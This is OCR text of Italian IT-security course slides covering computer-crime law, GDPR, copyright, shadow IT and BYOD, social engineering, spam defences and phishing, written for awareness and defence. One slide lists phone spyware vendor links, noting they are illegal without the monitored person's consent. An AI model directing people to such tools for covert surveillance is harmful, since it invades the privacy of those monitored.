
Da ingegneri non da avvocati

Cenni sulla normativa vigente



Codice penale 615 ter (accesso abusivo) da 1 a 3 anni
Procedibile d'ufficio per la pubblica utilità (PA, banche, gestori telefonici, sanità ecc.) altrimenti richiede querela di parte entro 3 mesi da quando te ne sei accorto.
Prescrizione dai 6 ai 10 anni.
c.p 615 ter (accesso abusivo, ti ho bucato)
c.p 615 quater (ho le credenziali e le ho usate, la sola detenzione non autorizzata non basta, serve l'intento di usarle prima o poi)
c.p 615 quinques (creazione e diffusione malware a scopo di danno o profitto)
Se cedo le password a qualcuno che poi le usa è favoreggiamento.

Cenni sulla normativa vigente



Altro articolo correlato: codice penale 635 (danneggiamento informatico).
Cancellazione, deterioramento dati ecc. anche DDOS
Non è necessario che il danneggiamento ci sia, basta l'atto di cercare di farlo (es il mio antivirus ti blocca ma tu sei punibile lo stesso perché ci hai provato)

Vale il nuovo concetto di domicilio informatico (mia mail, mio facebook, mia cloud, tutto ciò che non è pubblico, condiviso solo fra amici).

https://www.youtube.com/watch?v=OzsD_PlG2aA

Cenni sulla normativa vigente

Tutti:
- Normativa per gli Amministratori di Sistema
- GDPR (General Data Protection Regulation (679/2016)
- Responsabilità amministrative degli enti D.Lgs. 231/2001
- Sicurezza sul lavoro (es. operatori VDT) D.Lgs. 81/2008
- Antiriciclaggio e reati finanziari D.Lgs. 231/2007
- Normativa sul diritto d'autore D.Lgs 633/1941 (?!)

Società quotate in borsa:
- Legge 262 (falsa informativa)
- Codice PREDA (danno reputazionale e impatto sul titolo)
- Regolamenti CONSOB

Settori specifici:
- Normative specifiche sui brevetti
- Normative sulla tracciabilità (GDO, alimentari, farmaceutici)
- Infrastrutture critiche
- Carte di credito e dati bancari

NON sono un giurista per cui il livello di dettaglio e il linguaggio sono da ingegneri!

Cenni sulla normativa vigente

Normative per gli Amministratori di Sistema

- Identificazione e nomina degli amministratori di sistema
- Valutazione delle caratteristiche personali
- Diverso profilo giuridico
- Tenuta dei log delle operazioni svolte (inalterabile)
- Accesso nominale e non generico (NO root, admin ecc.)
- Problema in caso di servizi in outsourcing, insourcing, cloud ecc.

Testo:
http://www.garanteprivacy.it/web/guest/home/docweb/-/docweb-display/docweb/1577499

il GDPR non prevede una disciplina ad hoc in merito, di conseguenza le prescrizioni del Garante, si assumono tuttora valide.

Cenni sulla normativa vigente

Normativa sul diritto d'autore

D.Lgs. 633/1941 - Art. 96 Il ritratto di una persona non può essere esposto senza il consenso di questa + Art. 595 c.p. “diffamazione”

=

Reclusione da 6 mesi a 3 anni, multa non inferiore a 516€

https://it.wikipedia.org/wiki/Diritto_d'autore_italiano

Dà della Milf a collega su Facebook: è giusta causa di licenziamento: http://www.altalex.com/documents/news/2015/02/19/da-della-milf-a-collega-su-facebook-e-giusta-causa-di-licenziamento

Dare della Ninfomane alla propria “ex” su Facebook costa: http://www.comellini.it/H1.htm

Parere della cassazione sui reati a mezzo Facebook http://www.corrierecomunicazioni.it/ict-law/27313_diffamazione-massimei-la-cassazione-ha-dissipato-il-mistero-su-facebook.htm

Anzi è diffamazione aggravata vista la potenziale estensione della platea del messaggio: Cassazione penale Sezione V, 23/01/2017, n. 8482

In Svizzera Facebook Like a post antisemita è reato https://www.bloomberg.com/news/articles/2020-02-20/facebook-likes-of-anti-semitic-posts-may-be-a-swiss-crime

Cenni sulla normativa vigente

Normativa sul diritto d'autore

- I software ma a volte anche le banche dati o i risultati prodotti dagli stessi software (si compera un supporto e una licenza d'uso non “il software”)
- Materiale audio, video, letterario protetto da diritto d'autore
- Verifica dei nomi a dominio, dei marchi, dei loghi
- Utilizzo materiale di terzi protetto da licenza

Due vie di uscita (da usare quando possibile)

Descrizione:
https://it.wikipedia.org/wiki/Diritto_d'autore_italiano

Non è una idea recente: Lo Statuto di Anna è stata la prima legge sul copyright in Gran Bretagna. È stato promulgato nel 1709 ed è entrato in vigore il 10 aprile 1710. E’ generalmente considerato il primo statuto completo sul copyright. Prende nome dalla regina Anna, durante il cui regno fu promulgato; oggi è considerato l’origine della legge sul copyright.
https://it.wikipedia.org/wiki/Statuto_di_Anna

Cenni sulla normativa vigente

Software Open Source

- “software distribuito con una licenza che ne consente la libera distribuzione in forma sorgente, e conferisce la possibilità all’utente di poter modificare il programma originario e di poter distribuire la versione modificata”
- Varie licenze, più famosa GPL
- “free speach, not free beer !”
- Le quattro libertà fondamentali del “Free software” sono:
  0) La libertà di eseguire il programma
  1) La libertà di studiare il programma, e adattarlo alle proprie necessità
  2) La libertà di distribuire copie
  3) La libertà di migliorare il programma e di rilasciare i propri miglioramenti al pubblico

https://en.wikipedia.org/wiki/Open-source_software

Cenni sulla normativa vigente


Creative Commons

Attribuzione (BY)
Bisogna sempre indicare l'autore dell'opera (attributo obbligatorio) in modo che sia possibile attribuirne la paternità.

Uso non commerciale (NC)
Non sono consentiti usi commerciali dell'opera creativa.

Nessuna opera derivata (ND)
Non sono consentite elaborazioni dell'opera creativa.

Condividi allo stesso modo (SA)
Si può modificare l'opera ma l'opera modificata deve essere rilasciata secondo le stesse condizioni scelte dall'autore originale.



Massimo Carnevali - Licenza Creative Commons 4.0: Attribuzione-Condividi allo stesso modo 11

http://www.creativecommons.it/

Il GDPR

Regolamento **2016/679 EU Data Protection** **GDPR**
(General Data Protection Regulation)
+
Legge italiana 101/18
DECRETO LEGISLATIVO 10 agosto 2018, n. 101
Disposizioni per l'adeguamento della normativa nazionale alle disposizioni del regolamento (UE) 2016/679 del Parlamento europeo e del Consiglio, del 27 aprile 2016, **relativo alla protezione delle persone fisiche con riguardo al trattamento dei dati personali**

http://ec.europa.eu/justice/data-protection/reform/files/regulation_oj_en.pdf

https://www.gazzettaufficiale.it/eli/id/2018/09/04/18G00129/sg

Il GDPR

COSA fare
non
COME farlo

Uno dei principi base che la differenziano da altre normative precedenti è il fatto che dice alle aziende **COSA** debbono fare, non **COME** debbono farlo. Misure ADEGUATE, non dice quali ma tu devi valutare quali sono quelle adeguate in relazione alla tecnologia corrente, al rischio dei tuoi dati ecc.

Titolare del trattamento (Data controller)

Titolare del trattamento (Data controller nella versione inglese del testo).
Il titolare dei trattamento è responsabile direttamente e personalmente dei trattamenti che avvengono in azienda o nell'ente.
E' possibile un sistema di contitolarità con definizione di ambiti di responsabilità e dei compiti.
Tendenzialmente il legale rappresentante dell'azienda.

Responsabile del trattamento (Data Processor)

Responsabile del trattamento (Data Processor nella versione inglese del testo).
Colui che tratta i dati (su incarico del titolare).
Interno o esterno, deve esserci incarico esplicito formalizzato e deve essere formato per lo scopo.
La responsabilità massima in termini di infrazioni rimane al titolare del trattamento ma esiste un concetto di responsabilità solidale fra titolare e responsabile. Nel caso un trattamento coinvolga più responsabili ovviamente si estende a tutti i contitolari.
Ha la responsabilità giuridica dei suoi trattamenti.

Dati personali (anche potenzialmente)

Cosa si intende per “Dati personali”? Ovviamente lo sono nome, cognome numero di telefono, email, data e luogo di nascita ecc.
Il concetto di dato personale viene però esteso anche ai dati che "potenzialmente" possono identificare la persona (anche in congiunzione con altri dati). Qualche esempio?
Indirizzi IP, Cookies, RFID, MAC address e codici IMEI possono contribuire a costruire l’identità della persona per cui sono da considerarsi potenzialmente dati personali.
Nessuna distinzione fra dati personali dell’individuo di tipo lavorativo, pubblico o privato.

Il GDPR

Dati particolari/speciali
~
"dati sensibili"

All’articolo 9 viene introdotto il concetto di dato particolare o dato speciale, sono particolari dati personali che più o meno corrispondono all’attuale “dato sensibile”. Sono dati personali speciali le informazioni relative a razza, etnia, idee politiche, religione, filosofia, iscrizione ai sindacati, stato di salute, inclinazioni sessuali + nuove categorie di dati più “moderni” come quelli genetici, biometrici ecc.
I dati speciali possono essere trattati solo con un consenso specifico, e solamente se è necessario per l’esecuzione del contratto. Attenzione perché i diritti dell’interessato decadono se il soggetto ha resi pubblici questi dati spontaneamente (se ad esempio ha deciso di rappresentare in pubblico un partito o un sindacato e ha quindi dichiarato la sua appartenenza).

Violazioni dei dati

Data Breach

"Personal Data Breach means a breach of security leading to the accidental or unlawful destruction, loss, alteration, unauthorised disclosure of, or access to, personal data transmitted, stored or otherwise processed".
72 ore, tempo entro cui le violazioni di sicurezza o le perdite di dati personali dovranno essere segnalati all'autorità di controllo e, nel caso impatti i loro diritti, anche agli interessati.

Il GDPR


Altri elementi

- Deroghe per aziende sotto i 250 dipendenti (semplificazione)
- Consenso e informativa
- Responsabile della protezione dei dati (Data protection officer)
- Registro dei trattamenti. Analisi dei rischi ed elenco trattamenti

http://ec.europa.eu/justice/data-protection/reform/files/regulation_oj_en.pdf

Altri elementi

Il GDPR


1.5 Convergenza tra Security (GDPR) e Safety (D.lgs. 81/08) – Albero delle responsabilità
12
Titolare
Organizzare il lavoro (strumenti, istruzioni, formazione)
Datore di Lavoro
Responsabile della protezione dei dati
Indirizzare e Controllare
Responsabile Servizio Protezione e Prevenzione
Medico Competente
Responsabile
Responsabilità
Dirigente
Responsabile Esterno
Contitolare
Privacy Policy
Responsabile
Eseguire Responsabilmente e diligentemente
Preposto
DUVRI
Impresa
Fornitore beni/servizi
Incaricato
Lavoratore
Indirizzare e Controllare
Responsabile Lavoratori per la Sicurezza
Ing. Andrea Cenni | andrea.cenni@protendo.it | www.protendo.it
12/06/2018

. . . . .

Fattore umano

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali


"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Fattore umano

- Il fattore umano
- BYOD e Shadow-IT
- Social Engineering
- Spam, Phishing e dintorni
- La gestione delle password

..

Il fattore umano



Ma siamo sicuri che l'utente "sbagli"?
O forse usiamo due modelli/linguaggi diversi?
Più che di "human error" spesso dovremmo parlare di "misunderstanding".
"Stop trying to fix the user"
https://www.schneier.com/blog/archives/2016/10/security_design.html

L'utente è inarrestabile! :-)
https://www.youtube.com/watch?v=84gvEKJiJzc

Il fattore umano

Poi c’è chi scrive le interfacce...

Annullo le modifiche ai contatti oppure annullo il comando di annullamento?
Si poteva scrivere in 1000 modi, invece...
E l’utente così si perde i dati.

Il fattore umano

Tecnologia vs uomo/organizzazione

Anello più debole della catena = client/utente

“Se non conosci te stesso e non conosci il tuo nemico, sii certo che ogni battaglia sarà per te fonte di pericolo gravissimo.”
(Sun Tsu - L’arte della guerra)

Molti temi tecnologici hanno una loro controparte umana/organizzativa: sicurezza della navigazione, gestione dispositivi mobili, la posta elettronica, l'antivirus i salvataggi dei dati ecc.

“Se non conosci te stesso e non conosci il tuo nemico, sii certo che ogni battaglia sarà per te fonte di pericolo gravissimo.” (Sun Tsu - L’arte della guerra)

Attaccare i server e i DataCenter sta diventando sempre più complesso; è più facile provare a passare dal client e dall'utente finale, normalmente molto più fragili e attaccabili.

Problemi non tecnologici

- Awareness
- Fallibilità degli esseri umani
- Tendenza alla fiducia
- Interfacce/architetture complesse
- Prestazioni vs sicurezza
- Shadow IT
- BYOD

Problemi base (non tecnologici)

- Scarsa comprensione del problema (awareness)
- Fallibilità degli esseri umani (soprattutto in condizioni di sovraccarico, frustrazione, …)
- Gli esseri umani hanno una naturale tendenza alla fiducia
- Interfacce/architetture complesse che facilitano gli errori e lo stress nell'utente
- Calo di prestazioni dovuto all'applicazione delle misure di sicurezza (es. antivirus)
- Shadow IT (chi usa Dropbox in azienda? Il mio PC/smartphone/tablet personale è meglio di quello aziendale! A volte il personale IT è fra i più indisciplinati!)
- da cui segue --→ BYOD

Shadow IT

https://en.wikipedia.org/wiki/Shadow_IT

Le applicazioni “consumer” ormai sono diventate più funzionali e performanti di quelle aziendali.

Social (Facebook) e posta personale completano il quadro.

Sono applicazioni non facilmente identificabili ed eliminabili.

Spesso vanno incontro ad esigenze reali dell’utente ma introducono problemi di sicurezza.

Anche una chiavetta USB è “Shadow IT”.

Anche gli acquisti “extra IT” lo sono.

AWS può diventare un nemico dell’IT aziendale.

Inutile approcciarlo con le cattive, meglio collaborazione e dialogo (“se non puoi combatterli unisciti a loro” … ma entro certi limiti)

Shadow IT Managers

Anche detti “technology leaders”.
Lo “smanettone” di reparto.
Quello a cui chiedere consigli per il prossimo smartphone.
Coinvolgerli, farseli amici, pericoloso averli contro!

Bring your own device (BYOD)

- BYOT – BYOP – BYOPC - BYOC
- COPE vs POCE
- Aggredire il problema tecnologico ma anche quello organizzativo (e legale)

http://en.wikipedia.org/wiki/Bring_your_own_device

Varie declinazioni: “Bring your own technology (BYOT)”, “Bring your own phone (BYOP)”, “Bring your own PC” (BYOPC), “Bring your own cloud (BYOC)” ecc.

COPE (Company Owned, Personally Enabled) vs POCE (Personally Owned, Company Enabled)

Esistono strumenti per aggredire il problema tecnologico (ad esempio software di Mobile Device Management tipo AirWatch http://www.air-watch.com/), è molto più complesso aggredire quello organizzativo (e legale, ad esempio GPS)

BYOD e Shadow IT

Bring your own device

- Limiti e modalità di utilizzo
- Responsabilità
- Servizi, Applicazioni, Dati
- Analisi dei rischi dell'adozione
- Infrastruttura tecnologica
- Misure di sicurezza
- Politiche di licensing
- Sistemi di monitoraggio
- Procedure di gestione
- Strumenti di supporto

Definire i limiti e le modalità di utilizzo dei dispositivi mobili non aziendali (o aziendali, quando abilitati anche all'uso personale).

Definire le responsabilità aziendali e quelle personali nell'uso dei dispositivi misti (responsabilità diverse nei casi di POCE vs COPE).

Definire i servizi, le applicazioni e i dati che devono essere accessibili dai dispositivi.

Fare un'analisi dei rischi dell'adozione del BYOD.

Definire l'infrastruttura tecnologica, le misure di sicurezza, le politiche di licensing, i sistemi di monitoraggio, le procedure di gestione e gli strumenti di supporto

BYOD e Shadow IT

Quindi sei l'Amministratore Delegato e vorresti installarti Instagram sullo smartphone aziendale?

- Identità = so chi sei
- Contatti = so chi conosci
- Posizione = so dove sei
- Fotografie = so cosa ti piace (cosa mangi)
- Archivio = so tutta la tua storia
- Fotocamera = magari ti faccio anche una foto
- Microfono = ti ascolto durante un CDA
- Batteria = so quando sei irraggiungibile (o posso renderti tale)
- Vibrazione/notifiche = so quando ti chiamano

Sono te!

BYOD e Shadow IT

Esistono anche strumenti più sofisticati di controllo dei dispositivi.

App che consentono il controllo totale da remoto di un dispositivo. Serve un breve contatto fisico con il dispositivo sbloccato. Illegali in Italia senza il consenso del controllato (se dipendente deve essere avvertito, comunque da contrattare con i sindacati come i sistemi di video sorverglianza, applicabile ai figli minorenni).

- https://www.flexispy.com/
- https://www.theonespy.com/iphone-spy-software/
- http://spyera.com/iphone-spy-app/
- https://www.mspy.it/
- http://www.highstermobi.com/

Social engineering

- Sfruttare l'utente
- Attaccare i punti deboli
- Pressione psicologica
- Utenti esperti!
- Molteplici canali di attacco
- Studio e analisi
- Conoscenza porta a fiducia

http://en.wikipedia.org/wiki/Social_engineering_(security)

Sfruttare la partecipazione (inconsapevole) dell'utente per un attacco.
Si cerca di attaccare i punti deboli dell'utente (vedi dopo).
Meccanismi di pressione psicologica (Nigerian Scam http://en.wikipedia.org/wiki/419_scams)
A volte ci cascano anche utenti esperti.
Sfrutta molteplici canali di attacco (mail, telefono, comunicazioni cartacee, chiavette USB ecc.).
Per riuscire bene richiede una fase di studio e di analisi molto accurati (attenzione a quello che racconta di noi il nostro sito web, i social ecc.)
Dimostrare di conoscere bene l'azienda, le persone, le procedure porta istintivamente il target dell'attacco ad abbassare la guardia.

Sito molto interessante
https://www.social-engineer.org/framework/general-discussion/

Social engineering

I punti deboli dell'utente

- Coerenza
- Curiosità
- Validazione sociale
- Liking
- Autorità/Autorevolezza
- Scarsità
- Altruismo

Elementi comportamentali attaccabili:

- Coerenza: stabilità dei propri comportamenti e delle proprie convinzioni
- Curiosità: "chissà cosa c'è in questa chiavetta che ho trovato al bar..."
- Validazione sociale: "lo fanno tutti..."
- Liking: si tende a dare fiducia a chi è simpatico, bello o gentile
- Autorità/Autorevolezza: esiste una sudditanza di base verso l'autorità vera o presunta
- Scarsità: si tende a sovrastimare il valore di una cosa potenzialmente scarsa
- Altruismo: siamo tendenzialmente portati ad aiutare una persona in difficoltà

Social engineering

I punti deboli dell'utente

- Reciprocità
- Senso di colpa
- Paura
- Ignoranza
- Avidità

Elementi comportamentali attaccabili:

- Reciprocità: se mi fai un regalo o mi risolvi un problema sono predisposto a ricambiare
- Senso di colpa: mi fai sentire in colpa per spingermi ad un comportamento
- Paura: reazioni istintive prevedibili in situazioni di panico
- Ignoranza: sfrutto la tua ignoranza per farti sbagliare
- Avidità: ti prospetto una situazione apparentemente interessante

Social engineering

La ricostruzione di un attacco reale (sembra un film ma è basato su una storia vera):

Targeted Cyber Attack Reality - Trend Micro
https://www.youtube.com/watch?v=0hs8rc2u5ak

Costruire un attacco mirato partendo da quanto ricavabile dai Social Network:

Amazing mind reader – Safe Internet Banking - Belgio
https://www.youtube.com/watch?v=F7pYHN9iC9I

https://www.youtube.com/watch?v=0hs8rc2u5ak

https://www.youtube.com/watch?v=F7pYHN9iC9I

..

Social engineering

Un esempio personale:

Esempio di social engineering telefonico
https://www.youtube.com/watch?v=lc7scxvKQOo

Social engineering

Lettura istruttiva

L'arte dell'inganno - Kevin David Mitnick


https://it.wikipedia.org/wiki/L%27arte_dell%27inganno

Oppure Robert B. Cialdini: Le armi della persuasione.
https://www.youtube.com/watch?v=CdZrgnf12v0

A seguire: Kevin David Mitnick, L'arte dell'intrusione
https://it.wikipedia.org/wiki/L%27arte_dell%27intrusione

Social engineering

Social Engineering + domini DNS = colpo da 40M€



LEONI

COMPANY

16 Aug 2016 [Ad-hoc announcement] [Company]

Leoni targeted by criminals

Nuremberg: Leoni AG (ISIN DE 0005408884 / WKN 540888) realised on Friday 12 August 2016 that it had become the victim of fraudulent activity with the help of falsified documents and identities and the use of electronic communication channels. As a result, company funds were transferred to accounts abroad. The Management Board immediately launched an investigation into the events and is currently assessing claims for damages and insurance claims. It has also reported the matter to the police criminal investigators. The damage amounts to an outflow of liquidity totalling around EUR 40 million. The criminal activities have not affected the IT infrastructure or data security.

The extent to which the damage will affect the projected net income for the year cannot at present be assessed. The liquidity situation of the Leoni Group has not been adversely affected in any material way. The performance of Leoni's operations is in line with the forecast.

https://www.leoni.com/en/press/releases/details/leoni-targeted-by-criminals/

"The extent to which the damage will affect the projected net income for the year cannot at present be assessed. The liquidity situation of the Leoni Group has not been adversely affected in any material way."

Oltre al danno diretto anche i danni collaterali.

Tanti attacchi di questo tipo, Confindustria Bruxelles ad esempio.

https://ricerca.repubblica.it/repubblica/archivio/repubblica/2017/10/06/sessanta-mail-una-telefonata-due-bonifici-cosi-la-truffata12.html

Spam

http://en.wikipedia.org/wiki/Email_spam

Lo spam, o “Unsolicited Commercial Bulk Email”, è un fenomeno largamente diffuso.

Consiste nel pubblicizzare prodotti e servizi a scopo commerciale o di phishing, o nell'indurre il destinatario della mail a visitare siti o pagine compromessi al fine di catturare dati o credenziali.

Produce danni sia come perdita di tempo che, a volte anche direttamente economici.

Non vi sono rimedi particolarmente efficaci o applicabili con elevato successo; tenendo alta l’attenzione all’evolversi del fenomeno si mettono in atto diverse pratiche, non ultima la “semplice” educazione degli utenti.

Spam, phishing e dintorni

Figure 10. This spam service offers support, just like many legitimate online offers.

Anche questo è ovviamente un business

http://www.mcafee.com/uk/resources/white-papers/wp-cybercrime-exposed.pdf

Antispam

(strumenti base)

- Filtri sui contenuti
- Black&white-listing dei mittenti
- Graylisting

Vengono utilizzate varie metodologie per mitigare gli effetti dello spam (il punto finale dell'attacco rimane sempre l'utente finale):

Filtri sui contenuti (probabilistici e comunque sempre un passo indietro rispetto all'attaccante)

Black&white-listing dei mittenti (aggiornamento delle liste, rischio DOS per mittenti inconsapevoli)

Graylisting (rifiuto la prima mail con un “temporary error”)

Siti per verificare se sono finito nelle liste degli spammer (ad esempio http://mxtoolbox.com/blacklists.aspx)

Antispam

(strumenti avanzati)

- Sender Policy Framework
- DKIM
- DMARC (DKIM+SPF+Regole)

Sender Policy Framework (Controllo incrociato IP: se IP mittente non corrisponde IP in SPF record allora spam.)
https://en.wikipedia.org/wiki/Sender_Policy_Framework
Tool per validare:
http://www.kitterman.com/spf/validate.html
Problemi: gestione e propagazione

DKIM (DomainKeys Identified Mail) è un metodo tramite il quale il proprietario di un dominio “certifica” di prendersi la responsabilità di quella specifica email.

DMARC: DKIM+SPF+regole ulteriori
Va oltre SPF ma è ancora poco diffuso
Tool per validare o costruire record DMARC
https://dmarcian.com/dmarc-inspector/

Antispam

… oppure tenere occupato lo spammer

Chat/mail bot che tengono impegnato lo spammer in conversazioni fingendo di essere il target.
https://spa.mnesty.com/

Oppure se volete divertirvi…
https://www.ted.com/talks/james_veitch_this_is_what_happens_when_you_reply_to_spam_email?language=it#t-16339

Mail Marketing

Il confine fra SPAM e Mail Marketing può essere sottile.
"Mail non richiesta", ma siamo sicuri che la richiesta sia sempre così esplicita? (Iscrizione a siti, scaricare documentazione, rispondere ad un invito ecc.)
Perché una email non finisca nello spam sono necessarie due condizioni:

1. Il server di invio deve **avere buona reputazione**, essere configurato correttamente e evitare di "infastidire" i domini di destinazione (nello spam ci mette il provider)
2. Il messaggio deve **essere non fastidioso** per i destinatari (nello spam ci mette l'utente)

Ricordarsi di mettere sempre le modalità di cancellazione dalla lista di distribuzione.

Phishing

http://en.wikipedia.org/wiki/Phishing

Neologismo, assonanza con “fishing” → “Andare a pesca di ingenui”. Via mail ma anche via IM.

Social Engineering di massa, spesso poco mirato, si lanciano milioni di esce sperando che qualcuno abbocchi.

Utilizzo di “shadow server”.

Metodologie di difesa simili a quelle contro lo SPAM.

Ancora più importante però la consapevolezza dell'utente.

A differenza dello SPAM la minaccia è nascosta e richiede un'azione da parte dell'utente.

Insegnare all'utente di cercare sempre il “lucchetto chiuso”.

Insegnare all’utente di diffidare di mail “strane” (“se non ho un contratto perché ricevo una fattura?”)

URL Shortner: http://www.trueurl.net/

Phishing


- Whaling
- Spear Phishing

Whaling: phishing mirato a CIO/CEO, molto sofisticato. C'è chi si è giocato il posto (FACC aerospatial Austria, frode da 40M€, licenziato CEO https://businessinsights.bitdefender.com/cyber-fraud-ceo-fired)

Spear Phishing: attacchi molto mirati a singole persone o gruppi, non necessariamente in alto nella catena gerarchica, ma potenzialmente canali di intrusione in azienda. Spesso l'anello debole della catena, alta percentuale di successo. Non esiste una risposta tecnologica → Awareness !

